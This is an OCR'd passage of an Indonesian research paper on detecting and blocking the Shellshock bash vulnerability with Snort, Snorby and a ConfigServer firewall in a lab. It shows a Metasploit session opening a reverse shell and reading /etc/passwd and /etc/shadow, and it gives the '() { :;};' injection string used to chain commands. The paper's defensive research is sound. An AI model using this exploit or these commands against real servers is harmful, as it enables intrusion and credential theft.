
```
msf exploit(apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.10.4:4444
[*] Command Stager progress - 100.49% done (1032/1027 bytes)
[*] Command shell session 1 opened (192.168.10.4:4444 -> 192.168.10.
254:45457) at 2016-01-26 15:49:54 +0700

ls
status
whoami
skripsi
id
uid=1000(skripsi) gid=1000(skripsi) groups=1000(skripsi),24(cdrom),2
5(floppy),29(audio),30(dip),44(video),46(plugdev)
cat /etc/passwd && cat /etc/shadow
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
```

Gambar 11. Eksekusi *Metasploit* dengan *payload exploit*

Ditahapan serangan ini *server* target masih bisa diakses oleh *client* yang menyerang dengan memanfaat *vulnerability shellshock* dengan membuat sebuah *back connect*. Dari sini *client* bisa membuat sebuah *file* ataupun mendownload *file* di dalam *folder web server* tersebut.

b. Tahapan Deteksi Serangan

Di tahapan deteksi serangan, ketika *client* melakukan *scanning vulnerability* pada saat tahapan serangan, *client* yang menyerang tersebut telah tercatat dalam *log alert Snort* jika terjadi kegiatan yang tidak wajar (*anomaly*) pada *server* saat *client* melakukan *request content website*. *Log* tersebut kemudian ditampilkan oleh *Snorby* kepada *administrator server* bahwa terjadi serangan terhadap *server*.




Gambar 12. Informasi *details* serangan pada *Snorby*

Serangan *Shellshock* merupakan serangan yang digolongkan dalam tingkat *High Severity* atau dengan tingkat kerentanan paling serius atau paling berbahaya. Pada *Snort* serangan *Shellshock* di identifikasikan dengan kode 1 dan berwarna merah. *Log* serangan yang tercatat dan ditampilkan oleh *snorby* meliputi dari *log IP Header Information* yang berisi *source IP Address* dan *destination IP address*, *Signature Information* yang berisi *rules snort*, *TCP Header Information* yang berisi *Source Port* dan *Destination Port*, dan yang terakhir adalah *Payload* serangan yang berisi metode atau teknik serangan yang digunakan oleh *client*.

Dari uji coba serangan ini menandakan bahwa *rules snort* yang di implementasikan telah bekerja sesuai dengan analisa serangan *Shellshock* serta mampu mendeteksi serangan *shellshock* tersebut. Dari *rules snort* yang telah di implementasikan ini kemudian dikembangkan untuk di implementasikan kembali pada sistem pencegahan serangannya.

c. Tahapan Pencegahan Serangan

Sebelum melakukan tahapan pencegahan serangan, terlebih dahulu aktifkan sistem pencegahan untuk melakukan uji coba pencegahan serangan *shellshock* terhadap *server* target. Setelah *ConfigServer & Security Firewall* dijalankan kemudian lakukan *exploitasi server* dengan menggunakan *tools Metasploit* menggunakan *payload exploits*.



Gambar 13. *Exploit Metasploit* terblokir

Dari uji coba serangan setelah sistem deteksi dijalankan, didapatkanlah hasil bahwa *exploit* dari *Metasploit* tidak dapat membuat akses *back connect* terhadap *server*. Hal ini menunjukkan bahwa implementasi dan uji coba *rules firewall* pada *ConfigServer & Security Firewall* yang dikembangkan dari *Snort* mampu memblokir serangan *shellshock*. Dan pada *log access* yang tedapat pada *web server* pun menunjukkan adanya kode *request content* dengan respon *408 Request Timeout*


```
192.168.10.101 - - [08/May/2016:23:01:11 +0700] "-" 408 0 "-" "-"
192.168.10.101 - - [08/May/2016:23:02:49 +0700] "-" 408 0 "-" "-"
```

Gambar 14. *Access.log* pada *web server* menampilkan respon *408 Request Timeout*

3.2 Pembahasan

Pada penelitian ini untuk dapat melakukan deteksi dan pencegahan serangan *Shellshock (CVE 2014-6271)* memerlukan beberapa tahapan diantaranya tahapan serangan, tahapan deteksi dan tahapan pencegahan. Pada tahapan serangan, *client* melakukan pengujian serangan dengan menggunakan *tools Metasploit* yang telah terinstall pada Linux *Backbox* untuk melakukan uji coba serangan sekaligus mengidentifikasi serangan yang berlangsung terhadap *server* target.

Dalam celah keamanan *shellshock* terdapat *bug code* yang dimanfaatkan untuk melakukan penyisipan *command variable bash* dan *command bash* yang sesungguhnya. *Command variable bash* yang biasa digunakan adalah *() { :;};* yang kemudian dilanjutkan dengan menambahkan *command bash* lainnya. Contohnya jika konsep ini digunakan oleh seorang *attacker* maka *command bash variable* akan dikombinasikan dengan *command bash* yang bisa untuk membuat sebuah *back connect*. Berasal dari injeksi *command variable bash* tersebutlah celah keamanan *shellshock* berasal dan sehingga dampaknya adalah mampu mengeksekusi kedua *command* tersebut yang di inputkan terhadap *server*.



Gambar 15. Skema dan penjelasan serangan *Shellshock*

Kemudian dari hasil pengamatan serangan tersebut telah didapatkan bahwa serangan *shellshock* berasal dari pemanfaatan *command variable string () { :;};* . Dari *command variable* tersebutlah dikembangkan ke dalam pembuatan *rules* untuk sistem deteksi agar dapat melakukan deteksi serangan *shellshock*. Serangan *shellshock* yang melalui *website* terjadi karena adanya *request content* antara *client* dengan *web server*. Setelah *rules* untuk sistem deteksi di modifikasi dan

disesuaikan agar dapat mendeteksi serangan yang berdasarkan *variable string () { :;};* serta di implementasikan, maka sistem deteksi serangan pun berhasil menangkap dan mencatat serangan tersebut kedalam *log alert*. Dan selanjutnya ditampilkan melalui *user interface* sistem deteksi untuk memberikan notifikasi kepada *administrator*.

Dari sistem deteksi ini kemudian berlanjut dan berkembang untuk pembuatan *rules* pencegahan serangan yang akan diterapkan ke sistem pencegahan serangan yang menggunakan basis *firewall*. *Rules firewall* yang dibuat untuk sistem pencegahan pun menyisipkan juga *variable () { :;};* sebagai basis serangan *shellshock*. Sehingga nantinya sistem pencegahan pun mampu mendeteksi serangan yang menggunakan *variable () { :;};* sebagai basis serangannya. Ketika *rules firewall* yang menerapkan *algoritma* untuk mendeteksi *variable () { :;};* ini diterapkan, hasilnya pun menunjukkan bahwa sistem pencegahan mampu mencegah serangan tersebut dengan memberikan sebuah *log* kepada *access.log* pada *web server* yang didalamnya mencatat sebuah respon kode *408 Request Timeout* yang menandakan bahwa *request content* terhadap *website* telah terblokir atau tidak mendapat akses. Hal ini menunjukkan bahwa *server* target setelah dilakukannya optimalisasi sistem deteksi dan sistem pencegahan mampu mendeteksi dan mencegah serangan *shellshock* terhadap *server*.

4. KESIMPULAN

Dari serangkaian penelitian yang telah dilakukan ini, dapat diambil kesimpulan yang berdasarkan pada kegiatan penelitian sebagai berikut :

1. Melalui serangkaian uji coba serangan pada penelitian dapat diketahui bahwa *Shellshock* merupakan celah keamanan yang dapat dikategorikan dalam tingkatan yang sangat berbahaya, yang menggunakan *variable () { :;};* sebagai basis serangan yang kemudian disisipkan *command* yang digunakan untuk membuat sebuah *back connect*, sehingga tidak dapat dipungkiri lagi bahwa *attacker* akan mampu mengontrol dan mencuri data-data penting yang berada di *server* dan bisa saja disalah gunakan.

2. Untuk mendeteksi aksi serangan *Shellshock* maka dibangunlah sistem deteksi serangan (*Instrusion Detection System*/*IDS*) yang menggunakan aplikasi *Snort* dengan *rules* yang disesuaikan dengan kebutuhan deteksi serangan. *Rules Snort* pada penelitian ini dibuat untuk mendeteksi serangan *Shellshock* yang menggunakan *variable () { :;};* sebagai basis serangannya. Sehingga mampu mendeteksi datangnya serangan *Shellshock* ini.

3. Untuk menangkal serangan *Shellshock* tidak cukup hanya dengan sistem deteksi serangan saja. Namun perlu sistem pencegahan (*Instrusion Prevention System*/*IPS*) yang dibangun dengan basis *firewall,* dimana pada penelitian ini menggunakan *Config Server Firewall* sebagai sistem pencegahan serangan. *Rules firewall* yang dibangun pun disesuaikan juga untuk memblokir serangan yang menggunakan *variable () { ::};* pada *Shellshock* sehingga mampu melakukan pencegahan atau blokir serangan.

4. Semakin banyak jenis serangan yang datang maka semakin banyak pula *rules* sistem deteksi dan sistem pencegahan serangan yang perlu diimplementasikan dan disesuaikan namun hal tersebut juga akan membuat system lebih aman dan terhindar dari serangan *attacker* yang tidak bertanggung jawab.

DAFTAR PUSTAKA

Jarwanto., Helman Muhammad, S.T., M.T.. 2014. *Deteksi dan Pencegahan Buffer Overflow Terhadap EFM WEB SERVER Menggunakan Snort*. Naskah Publikasi. Universitas Muhammadiyah Surakarta.

Lee, Sheng-Wei. 2015. *Securing KVM-based Cloud System via Virtualization Introspection*. Master Thesis. National Chengchi University

Mehra, Pritika. 2012. *A Brief study and comparison of Snort and Bro Open Source Network Intrusion Detection Systems*. International Journal of Advanced Research in Computer and Communication Engineering. Vol. 1 Issue 6, August 2012. India.

Supriyono, Heru., Jisnu Adi Widjaya, Agus Supardi. *Penerapan Jaringan Virtual Private Network Untuk Keamanan Komunikasi Data Bagi PT. Mega Tirta Alami*. WARTA, Vol. 16, No.2, September 2013: 88 – 101 ISSN 1410-9344. Universitas Muhammadiyah Surakarta.